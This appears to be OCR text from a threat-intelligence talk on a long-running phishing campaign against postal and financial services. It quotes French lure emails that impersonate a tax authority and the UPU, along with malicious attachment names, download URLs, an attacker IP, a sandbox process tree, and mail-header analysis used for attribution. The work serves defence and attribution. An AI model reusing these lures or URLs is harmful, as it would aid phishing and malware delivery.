Vérifiez si ce virement joint n'est pas allé en rejet ? urgence signalée...
Check if this joint transfer did not go in rejection? reported urgently...
http://boxserver.online/virement.detail.rar
Click or tap to follow link.
Virement.Dét....rar
658.6kB

2019-10-23 – Mail with JAR attachment
(72th mail 20 months later)



Mi. 23.10.2019 23:50

e-impots@dgi.gouv.ci

Important Communiqué

To s[redacted].ch

Outlook blocked access to the following potentially unsafe attachments: COMMUNIAUE IMPORTANT.jar.

Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

La Direction Générale des Impôts
Portail e-Impôts

Pour nous contacter :
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63
Email : e-impots@dgi.gouv.ci

Abidjan Plateau, Cité administrative, Tour E
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,
…

2019-10-29 – Mail with PDF attachment with Link

(75th mail 20 months later – Link in PDF to `github.com`)

Di. 29.10.2019 18:50

e-impots@dgi.gouv.ci

URGENT E-IMPOTS

To [redacted]

E-impots.pdf
235 KB

Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

La Direction Générale des Impôts
Portail e-Impôts


Pour nous contacter :
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63
Email : e-impots@dgi.gouv.ci

Abidjan Plateau, Cité administrative, Tour E
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,

Startup


- System is w7_1
- AcroRd32.exe (PID: 564 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' 'C:\Users\user\Desktop\E-impots.pdf' MD5: 513659580A49DF6A85CDFD869895924A)
  - AcroRd32.exe (PID: 1068 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' --channel=564.0.1329608148 --type=renderer 'C:\Users\user\Desktop\E-impots.pdf' MD5
  - iexplore.exe (PID: 3600 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://github.com/windows-word/MKS/raw/master/E-Impots.zip MD5: EE79D654A04333F566DF07EBD
    - iexplore.exe (PID: 3588 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' SCODEF:3600 CREDAT:275457 /prefetch:2 MD5: EE79D654A04333F566DF07EBDE217928)
      - ssvagent.exe (PID: 2656 cmdline: 'C:\PROGRA~1\Java\JRE18~1.0_1\bin\ssvagent.exe' -new MD5: 78A43D6D73A416768FEF07907E0B49FE)
- AcroRd32.exe (PID: 2004 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' /b /id 1560_1649 /if pdfshell_shefa7cf8e-18ca-44f8-ac7c-db8a865ce81b --shell-broker-channe
513659580A49DF6A85CDFD869895924A)
  - AcroRd32.exe (PID: 2420 cmdline: 'C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe' --channel=2004.0.1072984914 --type=renderer --shell-broker-channel=broker_pdfshell_s
hefa7cf8e-18ca-44f8-ac7c-db8a865ce81b MD5: 513659580A49DF6A85CDFD869895924A)
- cleanup



Teaser: Blocked via custom YARA rule

2019-11-05 – Mail with Link to EXE & nice look

(77th mail 21 months later – Link to IP 185.12.29.38)



2019-11-12 – Mail with JS in RAR attachment

(79th mail 21 months later – RAR contains JS & pwd-protected PDF)

Dear Sir Madam,

The General Secretariat wishes to update its address database in order to fa
organizations.

Please find attached the UPU form to be completed by Digital Financial Se

The form must be downloaded and completed online by the digital financi

Please fill in the questionnaire by **22 November 2019** at the latest.

Thank you in advance for your time and cooperation.

Best regards,

Redacted

****

****

Madame, Monsieur,

Le Secrétariat général souhaite mettre à jour sa base de données d'adresses en vue de faciliter la transmission des correspondances des services financiers au sein des différentes organisations.

Veuillez trouver en pièces jointes le formulaire émanant de l'UPU à remplir par les services financiers numériques au sein de votre organisation.

Le formulaire doit être et complété par les responsables des services financiers numériques et les opérateurs.

Nous vous saurions gré de bien vouloir remplir le questionnaire d'ici au **22 Novembre 2019** au plus tard.

D'avance nous vous remercions du temps que vous y aurez consacré ainsi que de votre coopération !

Meilleures salutations,

postaux et

Redacted

Di. 12.11.2019 12:43

Redacted

Update directory IFS / Mise à jour répertoire IFS


To

IFS UPDATE.rar
126 KB

IFS UPDATE.rar

Name	Type	Modified	Size	Ratio	Packed	A...	Path
Update directory IFS .pdf	Adobe Acroba...	05.11.2019 11:37	122'492	2%	120'340	A	
User_Manual.js	..	12.11.2019 11:18	30'228	72%	8'377	A	


First Hand Knowledge
Analyzing mail headers



https://whatismyipaddress.com/email-header

Message-ID / DESKTOP-name / X-Mailer

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
        (No client certificate requested)
        by [REDACTED] with ESMTPS id 70D32806F7C6E420
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:43 +0100 (CET)
X-No-Relay: not in my network
Received: from 196.183.1.158 (unknown [196.183.31.254])
        by vmheb62097.ikoula.com (Postfix) with ESMTPSA id A8E2F1F0D973
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:40 +0100 (CET)
MIME-Version: 1.0
From: "BCAO" <servicecourrier@bcao.com>
Reply-To: servicecourrier@bcao.com
To: [REDACTED]
Subject: INFORMATION URGENT !!
Content-Type: multipart/mixed;
        boundary="----=_NextPart_001_41A1_052E0DBA.32EC1D85"
X-Mailer: Smart_Send_4_1_8
Date: Sun, 11 Feb 2018 05:09:37 +0100
Message-ID: <68884997039921923217998@DESKTOP-OLDSDAH>
```



Received header revealing Source- / Client-IP

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
        (No client certificate requested)
        by mx[redacted]) with ESMTPS id 78E93B05F7F4D37C
        for <[redacted]>; Mon, 12 Feb 2018 10:53:24 +0100 (CET)
X-No-Relay: not in my network
Received: from 213.183.58.12 (unknown [213.183.58.12])
        by vmheb62097.ikoula.com (Postfix) with ESMTPSA id
        for <[redacted]>; Mon, 12 Feb 2018 10:52:51 +0100 (CET)
MIME-Version: 1.0
From: "FOUR[redacted]
Reply-To: m[redacted]
To: "UPAEP [redacted]
Subject: Clearing Module Automatisation IFS
Content-Type: multipart/mixed;
        boundary="----=_NextPart_001_048B_7FD21F89.14AD5D9A"
X-Mailer: Smart_Send_4_1_8
Date: Mon, 12 Feb 2018 10:52:49 +0100
Message-ID: <687641987433623095114 91@DESKTOP-T4UN9D6>
```

L@DESKTOP-T4UN9D6>

Redacted

Received header hostname = Message-ID host

```
Received: from relay12.mail.gandi.net ([217.70.178.232])
  by [REDACTED] with ESMTP/TLS/DHE-RSA-AES256-GCM-SHA384; 05 Apr 2019 18:13:44 +0200
Received: from DESKTOPHUHM1TV (unknown [154.0.26.84])
  (Authenticated sender: accounts@maslowgroup.net)
  by relay12.mail.gandi.net (Postfix) with ESMTPSA id 45986200014
  for <[REDACTED]>; Fri,  5 Apr 2019 16:13:19 +0000 (UTC)
MIME-Version: 1.0
From: "UPA
Reply-To:
To: "anne-                                                    <[REDACTED]>
Subject: =?windows-1252?Q?Important:_Mise_=E0_jour_r=E9pertoire_IFS_/_Upda?=
  =?windows-1252?Q?te_directory_IFS?=
Content-Type: multipart/mixed;
  boundary="----=_NextPart_001_6EAE_5D306667.4C3E5736"
X-Mailer: Smart_Send_4_1_13
Date: Fri, 5 Apr 2019 18:13:15 +0200
Message-ID: <6136491502328322603146@DESKTOP-HUHM1TV>

(decoded) Subject: Important: Mise à jour répertoire IFS / Update directory IFS
```

Redacted

DESKTOPHUHM1TV

@DESKTOP-HUHM1TV>

Received hostname = email / X-Orig-IP = Client-IP

```
Received: from mail.campost.cm (HELO campost.cm) ([197.159.0.180])
  by [mx] with ESMTP; 25 Jul 2019 05:33:24 +0200
Received: from fofou.[redacted] ( [154.0.26.55] ) by ajax-webmail-Mailedge01
  (Coremail) ; Thu, 25 Jul 2019 04:27:04 +0100 (WAT)
Date: Thu, 25 Jul 2019 04:27:04 +0100 (WAT)
From: "Centralisation Tresorerie" <fofou.[redacted].cm>
Cc: =?UTF-8?Q?Service_Mon=C3=A9tique?= <s[redacted].cm>
Message-ID: <29996798.1476215640252246 49.JavaMail.coremail@mailedge01>
Subject: Demande d'information Ref: D2/RLCN16899
MIME-Version: 1.0
Content-Type: multipart/mixed;
  boundary="----=_Part_37218_30854465.1564025224639"
X-Originating-IP: [154.0.26.55]
X-Priority: 1
X-Mailer: Coremail Webmail Server Version 3.5.2_snapshot build
110125(12795.3620.3606) Copyright (c) 2002-2019 www.mailtech.cn huawei5
X-CM-TRANSID: CpSa9JB7URKIITldgJaYAA--.53330W
X-CM-SenderInfo: 5iri03govr0wxdfnqu5dps02nwofz/
```

Redacted

Received hostname (**WIN-xxx ← DESKTOP-xxx**)

```
Received: from zmail.guce.gouv.ci ([127.0.0.1])
  by localhost (zmail.guce.gouv.ci [127.0.0.1]) (amavi
  with ESMTP id Zgyis_Se58kc for <[redacted]>;
  Wed, 23 Oct 2019 16:24:59 +0000 (GMT)
Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])
  by zmail.guce.gouv.ci (Postfix) with ESMTPSA id C20F51BD244
  for <[redacted]>; Wed, 23 Oct 2019 16:24:57 +0000 (GMT)
MIME-Version: 1.0
From: "e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>
To: [redacted]
Date: 23 Oct 2019 09:24:39 -0700
Subject: =?utf-8?B?SW1wb3J0YW50IENvbW11bmlxdcOp?=
Content-Type: multipart/mixed;
  boundary=--boundary_26019_c587552d-21ce-495f-8ab5-0358cb75fdd2
Message-Id: <20191023162457.C20F51BD244@zmail.guce.gouv.ci>
```


WIN-P9NRMH5G6M8

Received hostname (WIN-xxx ← DESKTOP-xxx) X-Authenticated-Sender

```
Received: from [159.203.119.91] (port=63301 helo=WIN-N4R7BBAH231)
  by host.qomlavy.com with esmtpsa (TLSv1:ECDHE-RSA-AES256-SHA:256)
  (Exim 4.92)
  (envelope-from <chounzangbe@djibsongroup.com>)
  id 1iSC9f-000IqP-CS
  for [redacted]; Tue, 05 Nov 2019 22:38:47 -0500
MIME-Version: 1.0
From: "chounzangbe@djibsongroup.com" <chounzangbe@djibsongroup.com>
To: [redacted]
Date: 6 Nov 2019 03:38:46 -0800
Subject: =?utf-8?B?VHLDqHMgVXJnZW50ZSBDb25maXJtYXRpb24=?= ("Très Urgente Confirmation")
Content-Type: multipart/mixed;
  boundary=--boundary_21027_4e613a22-aaff-43ca-8a78-bc919cb0301e
X-Get-Message-Sender-Via: host.qomlavy.com: authenticated_id: brenda@oseor.com
X-Authenticated-Sender: host.qomlavy.com: brenda@oseor.com
```

WIN-N4R7BBAH231


First Hand Knowledge
Analyzing mail headers



- Date
- From (display-name / email)
- Subject
- Attachment(s) – Filename(s) / MD5 hash(es) → Malware Analysis
- Message-ID → Malware / RAT Family
- X-Mailer / User-Agent → C2 domain / IP / port
- X-Source-Auth / X-Sender / Authenticated-Sender
- X-Source-IP / X-Originating-IP
- Received headers → Client IP

First Hand Knowledge

Analyzing mail headers → Excel with >80 attack mails



First Hand Knowledge
Mail Targeting (email recipients)

- 2018-02-08 – 2019-10-10 (20 months)
  - 2 personal and 1 non-personal email addresses → easy to spot and correlate
- 2019-10-14 – 2019-11-05
  - NEW: 3 more non-personal email addresses
- 2019-11-12
  - NEW: 1 more personal email address
- 2019-11-28
  - NEW: 1 more personal and 1 non-personal email address

Message-ID / (9) Desktop-/ (2) Server-names

Message-ID	Date from	Date to	Days	count
@DESKTOP-0LDSDAH	2018-02-08	2018-02-16	9	4
@DESKTOP-T4UN9D6	2018-02-12	2018-06-16	125	7
@DESKTOP-CBQP7F3	2018-02-22	2018-02-22	1	1
